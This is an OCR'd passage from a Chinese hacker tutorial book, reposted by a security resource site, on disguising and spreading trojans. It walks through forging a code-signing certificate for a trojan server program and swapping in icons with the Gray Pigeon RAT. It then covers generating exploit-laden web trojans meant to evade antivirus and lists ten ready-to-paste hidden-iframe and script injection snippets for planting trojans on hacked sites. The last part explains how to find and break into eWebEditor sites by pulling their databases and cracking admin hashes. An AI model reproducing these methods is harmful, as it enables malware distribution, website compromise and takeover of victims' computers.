免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.伪造数字签名

下面将演示使用“专业数字签名添加工具”来进行程序文件数字签名的伪造操作。

第一步：运行系统中的命令提示符功能，接着利用 CD 命令切换到“专业数字签名添加工具”所在的目录。

第二步：打开记事本程序，输入下面的这段代码，如图 8-35 所示。

makecert /sv "hack.PVK" /n "CN= 黑客制造,E=hack@xxx.com,O= 雄起 " hack.cer。




图 8-35 构建伪造属性

第三步：将这段命令复制到命令提示符窗口，“回车”后程序会要求用户输入一个密钥文件的密码，如图 8-36 所示。然后程序就可以生成一个名为 hack.PVK 的密钥文件，以及一个名为 hack.cer 的数字证书文件。其中“黑客制造”和“hack@xxx.com”等信息，就是前面提到的数字签名中的“签名人姓名”和“电子邮件地址”等。




图 8-36 设置密钥密码




图 8-37 创建伪造信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.添加数字签名

在“命令提示符”窗口中，输入 signcode.exe 激活证书添加工具，在弹出的窗口中根据提示操作即可。

第一步：在弹出的窗口中单击“下一步”按钮，接着单击“文件名”后的“浏览”按钮，然后在弹出的窗口选择配置好的服务端，如图 8-38 所示。这里需要特别说明的是，如果该文件已经有数字签名，那么则会被新的数字签名所替换。




图 8-38 添加修改程序




图 8-39 设置定义方式

第二步：单击“下一步”按钮，在出现的窗口选择“自定义”选项，如图 8-39 所示，单击“下一步”按钮这时在新的窗口里面单击“从文件选择”按钮，如图 8-40 所示，并在弹出的窗口选择刚刚生成的数字签名文件。如果在弹出的窗口没有发现数字证书文件的话，那么将文件格式中设置为“所有文件”即可。




图 8-40 添加伪造证书




图 8-41 添加伪造密钥

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三步：单击“下一步”按钮，在窗口中选择“磁盘上的密钥文件”后的“浏览”按钮，弹出提示窗口后选择刚刚创建的密钥文件，如图 8-41 所示。至于其他的设置选项，按照程序默认的进行设置。这时会弹出一个窗口，要求用户输入密钥文件的密码，准确输入密钥文件的密码后确定。单击“下一步”按钮，在窗口里面选择要实用的哈希算法，如图 8-42 所示。




图 8-42 设置加密方式




图 8-43 设置附加信息

第四步：单击窗口中的“下一步”按钮，可以对正在签名的数据进行描述，比如添加上描述信息和 Web 地址，如图 8-43 所示，当然用户也可以对这些内容进行更改。

第五步：操作完成以后单击“下一步”按钮，程序要求设置一个时间戳数据，如图 8-44 所示。不过根据观察数字签名中的时间戳很少用到，所以这里就不进行设置了。最后单击“完成”按钮，程序就可以将数字证书添加到，指定的文件属性里面去。




图 8-44 时间戳的设置



图 8-45 查看伪装证书

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.3 图标伪装

在 Windows 操作系统里面，不同的文件类型都有其对应的文件图标，通过这些图标用户就可以判断出文件的类型。而黑客正是利用了这一特点，将木马程序的图标替换成一些常见的文件图标。当用户运行了这些伪装的木马程序，就会成为黑客的“肉鸡”。

8.3.1 生成图标

很多常见的木马程序在创建服务端的时候，都可以选择自己喜欢的图标。比如灰鸽子木马在“服务端配置”窗口的“安装选项”标签中，单击“选择图标”按钮就可以直接使用图标文件，还可以从可执行文件（*.EXE）和动态连接库文件（*.DLL）等文件中提取相关的图标进行使用，比如这里就选择的是金山毒霸的安装图标。所有的配置完成后，单击“生成服务器”按钮就可以生成需要的木马服务端。




图 8-46 设置服务端图标

8.3.2 替换图标

另外，灰鸽子木马还为用户提供了几款有用的工具。单击“工具”菜单下的“EXE 图标工具”，如图 8-47 所示，它可以修改任何 EXE 文件的图标并且支持真彩色，不过 EXE 文件是需要没有进行过加壳加密处理的。在“EXE 文件”中选择生成的服务端程序，然后单击“选择”按钮选择一个 EXE 程序，程序会自动从中提取文件自带的图标文件。现在选择自己喜欢的图标，单击“修改 EXE 图标”对服务端进行图标修改。图标修改完成后程灰鸽子提示用户，查看服务端是否能正常运行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-47 修改服务端图标

8.4 网页木马

现在给个人电脑用户造成危害最大的，除了远程溢出攻击以外就要算“网页木马”了。其实“网页木马”并非是一种全新的木马，而是现在非常流行的一种木马传播方式，或者是一种全新的木马伪装方式。黑客首先将木马转化为网页可以识别的脚本文件、ActiveX 组件、ASP、图片等文件形式，当用户访问某个存在木马的网页后，如果他的系统存在漏洞，那么他看到的只是“正常的”网页，可木马程序已经在系统中秘密运行了。服务端会根据配置信息连接到客户端，这样黑客就可以对服务端电脑进行远程控制操作了。

8.4.1 制作网页木马

下面我们来演示网页木马是如何制作出来的，同样先先需要配置一个木马的服务端，并将木马服务端程序文件上传到网络空间中，然后获得一个木马程序的链接信息。在这里我们要使用一款名为“暗黑网页木马生成器”的工具。

小提示

“暗黑网页木马生成器”集成了 Ms08011、Ms08053、Flash 等多种最新高效的网页木马。生成代码不超过 4K 大小，配合智能分析功能真正对各系统通用。

首先运行“暗黑网页木马生成器”，在“木马地址”中输入网页木马的网页地址，接着将“功能”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选项中的“智能型分析”、“破主动防御”和“智杀软拦截”等操作。然后在“生成”选项中，根据自己的需要设置要使用的漏洞，在网页木马生成器的目录中，就可以生成网页木马对应的文件信息。最后将网页木马文件再上传到网络空间中，这样就可以获得一个对应的网页木马的链接信息。



图 8-48 配置网页木马文件

8.4.2 网页木马的传播方式

网页木马制作好了之后，现在我们来看看黑客是如何将其传播出去的，其实黑客最常用的方法就是“挂马”。“挂马”这个词很多人都已经耳熟能详了，那么什么是“挂马”呢？

“挂马”就是黑客入侵了一些网站后，将自己编写的网页木马嵌入被黑网站的主页中，利用被黑网站的流量将自己的网页木马传播开去。这种方法比通过电子邮件、即时通讯软件等发送传播更加的隐蔽，更能达到黑客不可告人的目的。




图 8-49 网页挂马传播演示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

由于不同的网站使用了不同的开发语言，所以在挂马的时候也需要使用不同的代码。下面就根据不同的网站系统环境，下面先提供常见挂马代码供参考。

(1) 框架挂马

```
<iframe src=网页木马地址 width=0 height=0></iframe>
```

(2) JS 文件挂马

首先将以下代码:

```
document.write("<iframe width='0' height='0' src='网页木马地址 '></iframe>");
```

保存为 xxx.js，然后再用 JS 代码来调用它进行挂马:

```
<script language=javascript src=xxx.js></script>
```

(3) JS 变形加密

也可以将上面的代码进行合并成一句代码:

```
<SCRIPT language="JScript.Encode" src=http://www.xxx.com/muma.txt></script>
```

其中的 muma.txt 可以改成任意的后缀名。

(4) Body 挂马

```
<body onload="window.location='网页木马地址 ';"></body>
```

(5) 隐蔽挂马

```
top.document.body.innerHTML = top.document.body.innerHTML +'\r\n<iframe src-c="网页木马地址 /"></iframe>';
```

(6) CSS 中挂马

```
body {
background-image: url ('javascript:document.write ("<script src=网页木马地址 ></script>")')}
```

(7) JAJA 挂马

```
<SCRIPT language=javascript>
window.open ("网页木马地址 ","","toolbar=no,location=no,directories=no,status=no,menubar=no,scro llbars=no,width=1,height=1");
</script>
```

(8) 图片伪装

```
<html>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<iframe src="网页木马地址" height=0 width=0></iframe>
<img src="图片地址"></center>
</html>
```

(9)伪装调用

```
<frameset rows="444,0" cols="*">
<frame src="打开网页" framborder="no" scrolling="auto" noresize
marginwidth="0"margingheight="0">
<frame src="网页木马地址" frameborder="no" scrolling="no" noresize
marginwidth="0"margingheight="0">
</frameset>
```

(10)高级欺骗

```
<a href="http://www.163.com (迷惑连接地址，显示这个地址指向网页木马地址)"
onMouseOver="www_163_com(); return true;"> 页面要显示的内容 </a>
<SCRIPT Language="JavaScript">
function www_163_com ()
{
var url="网页木马地址";
open (url,"NewWindow","toolbar=no,location=no,directories=no,status=no,
menubar=no,scrollbars=no,resizable=no,copyhistory=yes,width=800,height=600,left=10,
top=10");
}
</SCRIPT>
```

8.4.3 网站系统漏洞挂马法

网页挂马的方法有很多，最常见的方法就是先入侵一个网站，接着修改该网站中的一个或多个网页，将网页木马的代码插入到其中就可以了。要入侵一个网站有很多方法，但是最常见的还是使用网站系统的漏洞。

eWebEditor 是一个基于浏览器的在线 HTML 编辑器，WEB 开发人员可以用它把传统的多行文本输入框替换为可视化的文本输入框。eWebEditor 主功能不需要在客户端安装任何的组件或控件，操作人员就可以在易用的界面中创建和发布网页内容。用户可以通过该系统自带

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的可视配置工具，对 eWebEditor 进行完全的配置。用户可以把 eWebEditor 应用于各种基于网页的应用系统中，比如内容管理系统、邮件系统、论坛系统、新闻发布系统等，与内容发布相关的所有应用系统。但是这个网站系统也会出现各种漏洞，因此成为黑客进行入侵的主要方法之一。

第一步：利用搜索引擎来搜索关键字“inurl:ewebeditor”来寻找使用该编辑系统的网站。一般来说只要注意发表帖子的页面，是否有类似做了记号的图标，就可以大致判断出该网站有没有使用 eWebEditor 系统。




图 8-50 搜索存在漏洞网站

第二步：在确定网站使用 eWebEditor 编辑系统后，需要查看源代码来找到 eWebEditor 的路径。单击 IE 浏览器“查看”菜单中的“查看源代码”命令，在弹出的窗口查看源代码中是否

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

存在类似于“<iframe ID='eWebEditor1' src='/ewebeditor.asp?id=content&style=web' frameborder=0 scrolling=no width='550' HEIGHT='350'>”的语句。然后记下 src= 后面的信息，这就是 eWebEditor 系统的安装路径。




图 8-51 确认漏洞系统存在

第三步：下载 eWebEditor 系统的数据库，并且打开“辅臣数据库浏览器”，单击“打开数据库”按钮来选择数据库文件。成功登录数据库后，在 eWebEditor_System 字段中，可以看到管理员的相关信息，其中就包括经过 MD5 加密处理过的账号和密码。如果能利用 MD5 破解网站，进行管理员账户密码的成功破解，那么就可以利用这个账号密码进行后台登录。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-52 下载网站数据库




图 8-53 查看管理员信息




图 8-54 查看网站的风格

如果无法成功破解账号密码的话，那么就需要在数据库里面，选择 eWebEditor_Style 字段，因为这里存放了很多网站系统的样式数据。这里随意选择一个网站样式数据，记录下其中的 id 和 style 两个参数信息。

溜客安全网 WwW.176Ku.CoM

